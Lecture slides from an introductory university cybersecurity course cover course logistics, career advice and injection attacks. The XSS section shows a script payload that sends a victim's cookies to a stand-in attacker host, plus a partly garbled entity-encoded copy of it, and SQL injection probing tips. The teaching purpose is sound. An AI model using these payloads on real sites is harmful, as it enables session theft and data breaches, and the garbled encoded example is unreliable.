

## CSCI 3403 INTRO TO CYBERSECURITY

Lecture: 10-1

Topic: Binary

Exploits

Presenter: Matt

**Niemiec** 

### **Announcements**

- Boy do we have them...
- No recitation this week
- Homework 8 postponed to next Thursday
- Homework 8 has some technical difficulties
  - Sometimes the challenges don't get crossed off
  - If this happens, feel free to submit your exploits and explain
  - Please be sure that your exploits are correct, though!
  - If you're uncertain, make a private Piazza post and ask


### Exam

Average: 72%

• High: 100%

• Low: 12%

No curve



- You can make up exam points!
  - Do a small research project and show it to the class
  - Details to come

### Final Exam

- Will probably happen?
- If you get a 65% or higher on the final, the highest of your final and midterm will count for both scores

### Project 3

- Not easy, but very fun!
- If you haven't learned web, you'll need to
- Get started early!
- Due...

### Class Expectations

- Watch lectures within 48 hours after being posted
- Monitor Piazza, at least every 48 hours
  - I know it's spam-y, but getting email alerts is useful!
- Keep same professionalism as in person
  - Wear a shirt and pants to meetings
  - Use respectful language (duh!)
- Check course calendar occasionally for updates
- Rely on and participate heavily in Piazza

### Calendar: New Tech

- Link:
  - https://calendar.google.com/calendar?cid=Y29sb3JhZ G8uZWR1X2xjMm1kN2UxbDhrc2JlNXJxc3R0ZWxmY 3Q4QGdyb3VwLmNhbGVuZGFyLmdvb2dsZS5jb20
- Adding to accommodate distance learning
- Keep track of all dates for the course
- Keep track of Zoom links and instructions
- Check each time before you attend something

### Technology Recap 3/17 (Old stuff)

- Piazza is used for content-related questions
- Feedback: <a href="https://forms.gle/WRUUbPkmFNsa6q3D6">https://forms.gle/WRUUbPkmFNsa6q3D6</a>
- Instructor/TA email is used for individual circumstances
- cyber@Colorado.edu is used for accommodations/logistical questions
- Moodle is used for assignments, slides, and additional resources

### Technology Recap 3/17 (New stuff)

- Calendar is used for holding all Zoom meetings, instructions, and meeting IDs
  - May contain due dates, but not guaranteed
- Lecture Zoom ID: <a href="https://cuboulder.zoom.us/j/633893668">https://cuboulder.zoom.us/j/633893668</a>
  - This and others found in Google Calendar
- Lecture capture folder: <u>https://drive.google.com/drive/folders/1VMrHEigP4AgD</u> wRnRPTsgQS35EAozc19-?usp=sharing

### What You Can Expect From Us

- We'll regularly keep our office hours and classes
- We'll show up prepared
- Respond to email/Piazza within 24 business hours
- Communicate regularly about changes
- Flexibility to accommodate changes within reason

### What You Can NOT Expect From Us

- A 24-hour help hotline
- Accommodations for all requests
- Removing important course content or its testing

Comments?
Questions?
Suggestions?
What's worked in your other classes?

# Recapping Class So Far

### What Is the Purpose?

- When I make content, I think about a few primary skills
  - Skills to get a security job (interviewing)
  - 2) Skills to earn a certificate
  - Skills to take more security courses here at CU
  - 4) Skills to work as a software engineer
- Not everybody is interested in these, and that's okay

### To Get a Job

- Talking about security is a very important thing
  - As basic as "What's the CIA triad?"
  - Risk vs. threat vs. vulnerability, etc.
  - Which algorithms are secure?
  - How would you secure this web link?
  - These are all real interview questions!
- Hands-on experience a huge plus! (Project 3)

### **Security Certificates**

- Some places really want to see them!
- Other places don't really care
- Security+ is a great place to start
  - See <a href="https://www.comptia.jp/pdf/Security%2B%20SY0-501%20Exam%20Objectives.pdf">https://www.comptia.jp/pdf/Security%2B%20SY0-501%20Exam%20Objectives.pdf</a>
  - You should be able to study and take it this summer
- Other exams:
  - CISSP (For seasoned security experts)
  - CCNA (For people with strong networking background)
  - OSCP or CEH (For ethical hackers/pen testers)

### Other CU Courses

- Many courses, increasingly for undergrads
- Nolen Scaife's Network Security
  - Do research in the field of network security
  - We'll be discussing a lot of this after the break
- John Black's Ethical Hacking
  - Explore binary/web exploits in unbelievable depth
  - Did you know that printf() is an insecure function?!
- Courses through CYBR department
  - Immersive Cyber Defense is hands-on and blue-team-y
  - Security Auditing and Pen Testing is hands-on and red-team-y
- And many others!

### Red Team vs. Blue Team

- Easier to demonstrate skill in red team
  - Capture the flags
  - Bug bounties
- Blue team is generally where you start
  - Securing systems
  - Auditing security logs


### Working as a Software Engineer

- You may not be interested in security
  - And that's okay!
- You still need to write secure applications
  - Web exploits and defending them for web developers
  - Binary exploits for those who write programs
  - Firewalls/general networking knowledge very helpful, especially as everything is moving to the cloud
- These are crucial skills to have

### A General Awareness of Security

- You can identify what's really a threat
- Have a foundation to debunk common myths/lies
  - Is Anonymous Browsing mode unsafe?
- When should I feel secure when online?
- Understand steps to mitigate vulnerabilities
- Be informed about what's happening in security


## Hackers are exploiting the coronavirus crisis by posing as World Health Organisation officials in order to steal bank details and target government infrastructure











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SECURITY & PRIVACY

# Security alert: This ransomware is posing as a coronavirus tracking app

BY MARK JONES, KOMANDO.COM • MARCH 16, 2020







### Security Research

- Most security scholars do write academic papers
- Shorter works for a changing field
- You don't have to be an expert to do research
- Let me know if you're interested in research

### Week-by-Week

- First two weeks: Fundamentals
  - Sets the stage for rest of course
  - Important for interviews/certs/general conversation
- Next few weeks: Encryption
  - Allows us to do everything else in security
- These are the basics. Then we just cover some set of good topics

### Week-by-Week, cont.

- Authentication and Authorization
  - May work directly with this at a job
- Need to know about modern malware
- Web sec is important for software dev, security, and penetration testers alike

### Going Forward

- Binary exploits is useful in pen testing environments
  - That's why I'm not concerned about spending little time on it
- Networking/network security is useful for everybody
  - Especially since things are moving to the cloud
  - You can monitor traffic
  - You can set up a firewall
  - You can identify secure protocols/configurations
- Because this class won't teach you everything, you'll be able to research topics on your own!

### Course Philosophy

- Still time to improve
  - I'm a HUGE fan of working hard to catch up
  - Much less so giving back old points retroactively
- Wrong way of doing homework: looking up answers to the specific problems
  - Many of them you'll never need to know again!
- Right way of doing homework: Using questions as a diagnostic tool to identify weak spots in knowledge

# Injection Attacks

### XSS

- XSS (Cross-site Scripting)
  - I like to think, "Across-site Scripting"
  - The attacker attacks the users of a site
- Two types: Stored and Reflected
  - Stored is where you input data that is rendered
  - Reflected is where you give a bad link
    - A form of social engineering
- Only useful if you attack a user with a valuable session
- Demos!

### **URL** Encoding

```
Thanks for this information, its great! 
<script>document.location='http://hacker.web.site/cookie.cgi?'+ document.cookie</script>
```

### (a) Plain XSS example


```
Thanks for this information, its great!
<&#115;&#99;&#114;&#105;&#112;&#116;&#62;
&#100;&#111;&#99;&#117;&#109;&#101;&#110;&#116;
&#46;&#108;&#111;&#99;&#97;&#116;&#105;&#111;
&#410;&#61;&#39;&#104;&#116;&#116;&#112;&#58;
&#47;&#47;&#104;&#97;&#99;&#107;&#101;&#114;
&#46;&#119;&#101;&#98;&#46;&#115;&#105;&#116;
&#46;&#19;&#101;&#98;&#46;&#115;&#105;&#101;
&#46;&#99;&#111;&#111;&#107;&#105;&#100;
&#111;&#99;&#111;&#107;&#105;&#116;&#46;
&#99;&#111;&#111;&#107;&#105;&#101;&#46;
&#99;&#111;&#111;&#107;&#105;&#101;&#60;&#47;
&#115;&#99;&#114;&#105;&#112;&#116;&#60;
```

### (b) Encoded XSS example


### Figure 11.5 XSS Example


### SQL Injection

- Escape the query and write SQL code
- Really just limited by how well you know SQL









## SQL Injection – Good Things to Know

- Start with a quote to see if it's vulnerable
- It's easier if you get error messages
- Use UNIONs and JOINs wisely!
- Comment is "- " (dash, dash, space)
  - The space at the end is important

### General Web Security Tips

- Look through the source code well
  - Check for any client-side verification
  - Look for signs of hidden files
- Check robots.txt
- Try some of the SQL Injection tricks from the recitation slides
- Is there an underlying binary exploit?
- You can perform XSS without using script tags
- For SQL injections, don't be afraid to guess!